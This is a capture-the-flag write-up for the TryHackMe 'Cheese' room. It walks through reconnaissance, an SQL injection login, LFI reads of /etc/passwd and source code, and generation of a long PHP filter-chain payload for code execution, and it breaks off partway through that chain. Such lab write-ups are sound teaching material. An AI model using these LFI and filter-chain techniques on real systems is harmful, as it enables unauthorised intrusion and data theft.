

# Cheese – TryHackMe

Our goal is to capture two flags – **user.txt** oraz **root.txt**

## Contents


1.Reconnaissance.....	1
2.Login.....	5
3.Reverse Shell.....	11
4.Root.....	15
5.Summary.....	19

## 1.Reconnaissance

First, we check if the host is up.

```
[root@parrot]-[/home/user]
#ping 10.10.12.23
PING 10.10.12.23 (10.10.12.23) 56(84) bytes of data.
64 bytes from 10.10.12.23: icmp_seq=1 ttl=63 time=64.0 ms
64 bytes from 10.10.12.23: icmp_seq=2 ttl=63 time=48.5 ms
^C
--- 10.10.12.23 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 48.508/56.267/64.026/7.759 ms
```

It responds – let's see what's on the website.




## Our Cheese Selection



### Cheddar



A login panel is also available.




That's all we have for now – time for broader reconnaissance. We start with Gobuster.

```

[root@parrot]-[/home/user]
#gobuster dir -u http://10.10.12.23/ -w /home/user/Desktop/21/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.12.23/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/user/Desktop/21/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/images (Status: 301) [Size: 311] [--> http://10.10.12.23/images/]
/index.html (Status: 200) [Size: 1759]
/server-status (Status: 403) [Size: 276]
Progress: 4746 / 4747 (99.98%)
=====
Finished
=====

```

We find access to the **/images** directory – let's check what's inside.



## Index of /images

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">cheese1.jpg</a>	2023-09-10 03:33	25K	
<a href="#">cheese2.jpg</a>	2023-09-10 03:34	22K	
<a href="#">cheese3.jpg</a>	2023-09-10 03:35	6.1K	

Apache/2.4.41 (Ubuntu) Server at 10.10.12.23 Port 80

Only site images are there. Time to run Nmap and scan for open ports.

```
[root@parrot]-[/home/user]
#nmap 10.10.12.23
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.12.23
Host is up (0.052s latency).
```


PORT	STATE	SERVICE
1/tcp	open	tcpmux
3/tcp	open	compressnet
4/tcp	open	unknown
6/tcp	open	unknown
7/tcp	open	echo
60020/tcp	open	unknown
60443/tcp	open	unknown
61532/tcp	open	unknown
61900/tcp	open	unknown
62078/tcp	open	iphone-sync
63331/tcp	open	unknown
64623/tcp	open	unknown
64680/tcp	open	unknown
65000/tcp	open	unknown
65129/tcp	open	unknown
65389/tcp	open	unknown

```
Nmap done: 1 IP address (1 host up) scanned in 3.56 seconds
```


Nmap shows that all ports are open – this might indicate a firewall or a honeypot returning false positives. Checking ports one by one would be inefficient for now.

## 2.Login

Let's return to the login page and test for SQL injection.



After a few tries, I managed to log in.



At the top in the address bar, we immediately see „.php?file=” - let’s check for an LFI vulnerability using my tool.





```
× □ - Login Page http://10.10.12.23 http://10.10.12.23 http://10.10.12.23 http://10.10.12.23
← → 🏠 ↻ 🔍 view-source:http://10.10.12.23/secret-script.php?file=/etc/passwd
🔖 Import bookmarks... 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security 📁 Learning Resources


1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
23 syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
27 tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
28 landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
29 pollinate:x:110:1:/:var/cache/pollinate:/bin/false
30 fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
31 usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
32 sshd:x:113:65534:/:run/sshd:/usr/sbin/nologin
33 systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
34 comte:x:1000:1000:comte:/home/comte:/bin/bash
35 lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
36 mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
37 ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
38
```

In the page source, I also found various comments and a script.

```
× □ - Login Page http://10.10.12.23 http://10.10.12.23 http://10.10.12.23 http://10.10.12.23 http://10.10.12.23 + ▾
← → 🏠 ↻ 🔍 view-source:http://10.10.12.23/secret-script.php?file=php://filter/resource=supersecretmessage
🔖 Import bookmarks... 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security 📁 Learning Resources

1 If you know, you know :D
2
```






The screenshot shows a web browser with the address bar displaying `view-source:http://10.10.12.23/secret-script.php?file=php://filter/resource=messages.html`. The browser's bookmark bar includes links to 'Parrot OS', 'Hack The Box', 'OSINT Services', 'Vuln DB', 'Privacy and Security', and 'Learning Resources'. The source code is displayed in a dark-themed editor with the following content:


```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Messages - The Cheese Shop Admin Panel</title>
8   <link rel="stylesheet" href="styles.css">
9 </head>
10
11 <body>
12   <div class="content">
13     <h1>Messages</h1>
14     <a href="secret-script.php?file=php://filter/resource=supersecretmessageforadmin"> Message! </a>
15   </div>
16 </body>
17
18 </html>
19
```

We can see a PHP filter here that is vulnerable to LFI.



The screenshot shows the 'Test base64\_decode online' web application. The browser's address bar displays `view-source:http://10.10.12.23/secret-script.php?file=php://filter/convert.base64-encode/resource=...`. The application has a header with 'Test base64\_decode online' and a description: 'Execute base64\_decode with this online tool' and 'base64\_decode() - Decodes data encoded with MIME base64'. There are three tabs: 'Base64 Decode Online Tool' (active), 'Manual', and 'Code Examples'. The input field is labeled '\$string =' and contains the base64-encoded string `SWYgeW91IGtub3csIH1vdSBrbm93IDpECg==`. The '\$strict =' dropdown is set to 'true'. Below the input is a 'Run code' button and a 'PHP Version:' dropdown set to '8.2.20'. The 'Result:' section shows the output: 'If you know, you know :D'.

I tried converting the discovered scripts to base64 and successfully retrieved the code of one of them.



## Test base64\_decode online

Execute `base64_decode` with this online tool  
**base64\_decode()** - Decodes data encoded with MIME base64

## Base64 Decode Online Tool

Manual

## Code Examples

\$string =

PD9waHAKICAvL2VjaG8gIkh1bGxvIFdvcmxkIjJsKICBpZihpc3NldCgkX0dFVFsnZm1sZSddKSkgewogICAgJGZpbGUGPSAkX0dFVFsnZm1sZSddowogICAgaw5jbHVkZSgkZm1sZSk7CiAgfQo/Pgo=

\$strict =

true

Run code

PHP Version: 8.2.20

**Result:**

```
<?php
//echo "Hello World";
if(isset($_GET['file'])) {
    $file = $_GET['file'];
    include($file);
}
?>
```

This code may lead to RCE since files are being uploaded without filtering. We can use a PHP chain – first, we generate the payload.

```
[*] [root@parrot: ~/#/Desktop]
# python3 /home/user/Desktop/php_filter_chain_generator.py --chain '<?php phpinfo(); ?> '
[+] The following gadget chain will generate the following code: <?php phpinfo(); ?> (base64 value: PD9waHAgGcGhwaW5mbygpOyA/PiA)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6397-2|convert.iconv.UTF16.GB18030|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS-2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.61881T|convert.base64-decode|convert.base64-encode|convert.iconv.CSA.T500|convert.iconv.CP857.ISO-2022-JP-3|convert.iconv.ISO2022JP2.CP775|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM891.CSUI|convert.iconv.ISO8859-14.ISO6397|convert.iconv.BIG-FIVE.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.61881T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.0.SF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA.T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF8.UTF16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB18030|convert.iconv.UTF8.UTF16|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|co